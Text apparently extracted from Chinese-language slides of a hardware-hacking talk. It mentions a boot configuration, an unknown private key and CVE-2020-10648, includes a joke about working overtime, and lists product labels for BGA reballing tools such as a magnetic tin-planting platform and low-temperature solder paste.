
私鑰未知，不可修改



Config@2 開機



Config@2 開機



CVE-2020-10648

六點了唉
要不要加班把它搞定

CVE-2020-10648


HexRabbit:
加！

六點了唉
要不要加班把它搞定

阿毛易修[®]
AMAOE

强磁吸附
Magnetic steel mesh

精密定位
Positioning plate




磁性植锡平台

MAGNETIC TIN PLANTING PLATFORM

治具

低温锡膏

